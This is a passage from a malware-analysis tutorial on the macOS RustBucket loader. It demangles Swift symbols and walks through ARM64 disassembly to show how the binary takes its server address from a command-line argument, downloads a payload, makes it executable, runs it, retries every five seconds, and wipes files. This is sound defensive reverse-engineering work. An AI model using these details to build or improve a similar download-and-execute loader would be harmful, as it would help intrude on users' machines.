
Part 2: From Swift Symbols to ARM64 Assembly: Uncovering RustBucket's Execution Chain
In Part 1, we established the static foundation of this Mach-O binary. We parsed Universal headers, inspected load commands, extracted the ARM64 slice (pd_arm64), and calculated the program entry point offset (0x1000026A4).
Static structure shows how a file is packaged, but it does not reveal what happens once it executes. In this second part, we examine the runtime execution flow. We demangle Swift symbols from the terminal, trace ARM64 assembly instructions to uncover the loader's behavior, confirm our findings with Ghidra's decompiler, and build detection rules for defenders.
The Swift reversing hurdle: demystifying mangled symbols
In Part 1, dynamic dependency inspection with otool -L showed that pd_arm64 links against Apple's Swift runtime (libswiftCore.dylib).
When analyzing software compiled from C, function names remain readable in the symbol table, such as _main or _connect. The Swift compiler works differently. It encodes namespace, type, and parameter information into dense ASCII strings. These strings start with $s or _$s, producing tokens that look unreadable at first glance.
You do not need to launch a heavy disassembler to make sense of them. Two utilities included with macOS can parse and decode the symbol table directly:
nm reads names and addresses from the Mach-O symbol table.swift-demangle reconstructs readable function signatures from the compiler's mangled strings.Querying the symbol table with nm
We start by running nm with two specific flags:
-g shows only external, global symbols.-U filters out undefined symbols, hiding dynamic imports so we only see symbols defined within the binary itself.nm -gU pd_arm64 | head -n 30Terminal output:
0000000100000000 T __mh_execute_header
00000001000026a4 T _main
This brief output gives us two facts:
entryoff value (9892, or 0x26A4) from the LC_MAIN load command to the base address of the __TEXT segment (0x100000000) pointed to 0x1000026A4. The symbol table confirms that _main resides at that exact address.__mh_execute_header) and the program entry point (_main) remain in the global list.Extracting and demangling imported symbols
Because local symbols were removed, we check the imported dynamic symbols using the -u flag. These represent the framework methods that the binary requests from macOS at runtime.
Passing these raw tokens to xcrun swift-demangle converts the compiler strings into readable method signatures:
nm -u pd_arm64 | xcrun swift-demangle | head -n 35Terminal output:
Foundation.URLRequest.httpMethod.setter : Swift.String?
Foundation.URLRequest._bridgeToObjectiveC() -> __C.NSURLRequest
Foundation.URLRequest.init(url: Foundation.URL, cachePolicy: __C.NSURLRequestCachePolicy, timeoutInterval: Swift.Double) -> Foundation.URLRequest
Foundation.URLRequest.httpBody.setter : Foundation.Data?
Foundation.URLRequest.setValue(_: Swift.String?, forHTTPHeaderField: Swift.String) -> ()
type metadata accessor for Foundation.URLRequest
Foundation._convertNSErrorToError(__C.NSError?) -> Swift.Error
Foundation.URL.init(fileURLWithPath: __shared Swift.String) -> Foundation.URL
Foundation.URL.appendingPathComponent(Swift.String) -> Foundation.URL
static Foundation.URL._unconditionallyBridgeFromObjectiveC(__C.NSURL?) -> Foundation.URL
Foundation.URL.path.getter : Swift.String
Foundation.URL.init(string: __shared Swift.String) -> Foundation.URL?
type metadata accessor for Foundation.URL
nominal type descriptor for Foundation.URL
static Foundation.Data._unconditionallyBridgeFromObjectiveC(__C.NSData?) -> Foundation.Data
Foundation.Data.write(to: Foundation.URL, options: __C.NSDataWritingOptions) throws -> ()
Foundation.UUID.uuidString.getter : Swift.String
Foundation.UUID.init() -> Foundation.UUID
type metadata accessor for Foundation.UUID
Darwin.S_IRWXG.getter : Swift.UInt16
Darwin.S_IRWXU.getter : Swift.UInt16
(extension in Foundation):Swift.String._bridgeToObjectiveC() -> __C.NSString
static (extension in Foundation):Swift.String.Encoding.utf8.getter : (extension in Foundation):Swift.String.Encoding
type metadata accessor for Foundation.String.Encoding
Swift.String.utf8CString.getter : Swift.ContiguousArray<Swift.Int8>
Swift.String.append(Swift.String) -> ()
type metadata for Swift.String
protocol conformance descriptor for Swift.String : Swift.StringProtocol in Swift
(extension in Foundation):Swift.Array._bridgeToObjectiveC() -> __C.NSArray
static Swift.Array._allocateBufferUninitialized(minimumCapacity: Swift.Int) -> Swift._ArrayBuffer<A>
(extension in Dispatch):__C.OS_dispatch_semaphore.wait() -> ()
(extension in Dispatch):__C.OS_dispatch_semaphore.signal() -> Swift.Int
(extension in Foundation):Swift.StringProtocol.data(using: (extension in Foundation):Swift.String.Encoding, allowLossyConversion: Swift.Bool) -> Foundation.Data?
static Swift.CommandLine.arguments.getter : [Swift.String]
Swift._StringGuts.grow(Swift.Int) -> ()
Even without opening a disassembler, this list outlines what the binary is built to do:
Swift.CommandLine.arguments.getter shows the program checks parameters passed at runtime.Foundation.URLRequest, httpMethod, httpBody, and setValue(_:forHTTPHeaderField:) point to custom HTTP requests with configured headers and payloads.Foundation.UUID.init() and uuidString.getter generate unique identifiers, common when registering an infected host with a management server.OS_dispatch_semaphore.wait() and signal() show that the program blocks the main execution thread to wait for background tasks to finish.Foundation.Data.write(to:options:) writes bytes to disk. The Darwin constants S_IRWXU (user read, write, execute) and S_IRWXG (group read, write, execute) indicate that the file permissions are changed to make the dropped file executable.Why hardcoded command-and-control addresses are missing
Searching for domain names or URLs with strings yields almost nothing:
strings pd_arm64 | grep -E "(\-|\/|http|https)" | head -n 30Terminal output:
mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
The binary contains an outdated Internet Explorer User-Agent string, matching the artifact we found in __TEXT.__cstring during Part 1, but no server domains or IP addresses.
This absence connects back to our symbol list:
static Swift.CommandLine.arguments.getter : [Swift.String]The author designed this loader to be stateless. Instead of embedding a static domain that security vendors can easily blacklist, the binary expects the target address as a command-line parameter from the first-stage dropper. If you run the binary by itself in a test sandbox without arguments, it exits immediately without making network calls.
Dissecting the main entry point in ARM64 assembly
Using otool -tv, we inspect the instructions starting at the entry address 0x1000026a4:
otool -tv pd_arm64 | head -n 40Terminal output:
pd_arm64:
(__TEXT,__text) section
_main:
00000001000026a4    stp    x22, x21, [sp, #-0x30]!
00000001000026a8    stp    x20, x19, [sp, #0x10]
00000001000026ac    stp    x29, x30, [sp, #0x20]
00000001000026b0    add    x29, sp, #0x20
00000001000026b4    bl     0x100003894 ; symbol stub for: _setpgrp
00000001000026b8    bl     0x100003768 ; symbol stub for: _$ss11CommandLineO9argumentsSaySSGvgZ
00000001000026bc    ldr    x8, [x0, #0x10]
00000001000026c0    cmp    x8, #0x2
00000001000026c4    b.lo   0x10000272c
00000001000026c8    mov    x19, x0
00000001000026cc    ldp    x20, x21, [x0, #0x30]
00000001000026d0    mov    x0, x21
00000001000026d4    bl     0x1000038d0 ; symbol stub for: _swift_bridgeObjectRetain
00000001000026d8    mov    x0, x20
00000001000026dc    mov    x1, x21
00000001000026e0    bl     _$s2dd11downAndExecySbSSF
00000001000026e4    mov    x20, x0
00000001000026e8    mov    x0, x19
00000001000026ec    bl     0x1000038c4 ; symbol stub for: _swift_bridgeObjectRelease
00000001000026f0    mov    x0, x21
00000001000026f4    bl     0x1000038c4 ; symbol stub for: _swift_bridgeObjectRelease
00000001000026f8    tbnz   w20, #0x0, 0x100002718
00000001000026fc    mov    w0, #0x5
0000000100002700    bl     0x1000038a0 ; symbol stub for: _sleep
0000000100002704    bl     0x100003768 ; symbol stub for: _$ss11CommandLineO9argumentsSaySSGvgZ
0000000100002708    ldr    x8, [x0, #0x10]
000000010000270c    cmp    x8, #0x2
0000000100002710    b.hs   0x1000026c8
0000000100002714    brk    #0x1
0000000100002718    mov    w0, #0x0
000000010000271c    ldp    x29, x30, [sp, #0x20]
0000000100002720    ldp    x20, x19, [sp, #0x10]
0000000100002724    ldp    x22, x21, [sp], #0x30
0000000100002728    ret
000000010000272c    brk    #0x1
_$s2dd8wipeFileySbSSF:
0000000100002730    sub    sp, sp, #0x70
A practical detail when running swift-demangle in modern versions of macOS: Zsh treats unquoted dollar signs as shell variables. Passing xcrun swift-demangle _$s2dd11downAndExecySbSSF strips the variable and passes only the leading _ character. Always enclose mangled symbols in single quotes:
xcrun swift-demangle '_$s2dd11downAndExecySbSSF'
xcrun swift-demangle '_$s2dd8wipeFileySbSSF'
Terminal output:
_$s2dd11downAndExecySbSSF ---> dd.downAndExec(Swift.String) -> Swift.Bool
_$s2dd8wipeFileySbSSF    ---> dd.wipeFile(Swift.String) -> Swift.Bool

Walking through the assembly reveals each operational step:
_setpgrp): At 0x1000026b4, the binary calls _setpgrp. This sets a new process group ID, detaching the malware from the controlling terminal so closing the shell will not terminate the process.
At 0x1000026b8, it calls CommandLine.arguments. At 0x1000026bc, ldr x8, [x0, #0x10] reads the length of the argument array into register x8. It compares the count with 2 (cmp x8, #0x2). If fewer than two arguments are present (the binary name counts as one, so this requires at least one user argument), b.lo 0x10000272c branches to a brk #0x1 instruction, forcing an immediate exit.
At 0x1000026cc, ldp x20, x21, [x0, #0x30] reads the second argument (argv[1]). It passes this string to dd.downAndExec(Swift.String) at 0x1000026e0. The function returns a boolean in register x0.
Instruction tbnz w20, #0x0, 0x100002718 checks bit 0 of the return value. If the function returns true, execution branches to 0x100002718, sets return code 0 (mov w0, #0x0), restores saved registers, and exits cleanly. If the function returns false, it moves 5 into w0 and calls _sleep at 0x100002700. After pausing for 5 seconds, it branches back to 0x1000026c8 to retry the download indefinitely.
Mapping the internal module hierarchy
Using nm on the text section and filtering for the module prefix s2dd, we can recover all internal functions written by the malware author:
nm -s __TEXT __text pd_arm64 | grep 's2dd' | xcrun swift-demangleTerminal output:
0000000100002908 t dd.downAndExec(Swift.String) -> Swift.Bool
0000000100002d40 t closure #1 @Sendable (Foundation.Data?, __C.NSURLResponse?, Swift.Error?) -> () in dd.downAndExec(Swift.String) -> Swift.Bool
00000001000032f4 t partial apply forwarder for closure #1 @Sendable (Foundation.Data?, __C.NSURLResponse?, Swift.Error?) -> () in dd.downAndExec(Swift.String) -> Swift.Bool
0000000100002730 t dd.wipeFile(Swift.String) -> Swift.Bool
These four entries summarize the developer's architecture:
| Virtual address | Function signature | Role |
|---|---|---|
0x1000026a4 | _main | Validates arguments, calls downAndExec, sleeps 5 seconds on failure. |
0x100002908 | dd.downAndExec(String) -> Bool | Prepares the HTTP request, initializes a semaphore, and starts the download. |
0x100002d40 | closure #1 in dd.downAndExec | The completion handler for URLSession.dataTask. Writes the payload to disk, runs chmod, executes it, and calls wipeFile. |
0x1000032f4 | partial apply forwarder for closure #1 | Swift runtime glue code that binds context variables to the closure. |
0x100002730 | dd.wipeFile(String) -> Bool | Overwrites and unlinks files to remove evidence from disk. |
Tracing the execution logic in assembly
Reconstructing the payload drop closure
Address 0x100002d40 contains the completion handler passed to Apple's network session.
otool -tv pd_arm64 | grep -A 45 "0000000100002d40" | head -n 45Terminal output:
0000000100002d40    stp    x28, x27, [sp, #-0x60]!
0000000100002d44    stp    x26, x25, [sp, #0x10]
0000000100002d48    stp    x24, x23, [sp, #0x20]
0000000100002d4c    stp    x22, x21, [sp, #0x30]
0000000100002d50    stp    x20, x19, [sp, #0x40]
0000000100002d54    stp    x29, x30, [sp, #0x50]
0000000100002d58    add    x29, sp, #0x50
0000000100002d5c    sub    sp, sp, #0x70
...
0000000100002d7c    bl     0x1000036cc ; symbol stub for: _$s10Foundation4UUIDVMa
...
0000000100002da4    bl     0x100003690 ; symbol stub for: _$s10Foundation3URLVMa
...
0000000100002de4    lsr    x8, x22, #60
0000000100002de8    cmp    x8, #0xf
0000000100002dec    b.lo   0x100002ec0
0000000100002df0    cbz    x23, 0x100003298
The routine sets up a standard ARM64 stack frame, saving registers x19 through x28, the frame pointer x29, and the link register x30.
It resolves type metadata for Foundation.UUID and Foundation.URL. At 0x100002df0, instruction cbz x23, 0x100003298 checks register x23, which holds the received response data. If the pointer or length is zero (indicating an empty server response or an error), it branches to clean up the stack and exit, allowing the main loop to trigger its 5-second sleep and retry.
Error handling and string interpolation
When the network request fails, the binary prints an error message to the console before returning:
otool -tv pd_arm64 | grep -A 45 "0000000100002df0" | head -n 45Terminal output:
0000000100002df0    cbz    x23, 0x100003298
...
0000000100002e2c    bl     0x100003774 ; symbol stub for: _$ss11_StringGutsV4growyySiF
0000000100002e38    adr    x8, #0xfa8  ; literal pool for: "HTTP Request Failed "
...
0000000100002e54    bl     0x100003720 ; symbol stub for: _$sSS6appendyySSF
...
0000000100002e70    ldr    x3, #0x11b0 ; literal pool symbol address: _$ss26DefaultStringInterpolationVN
...
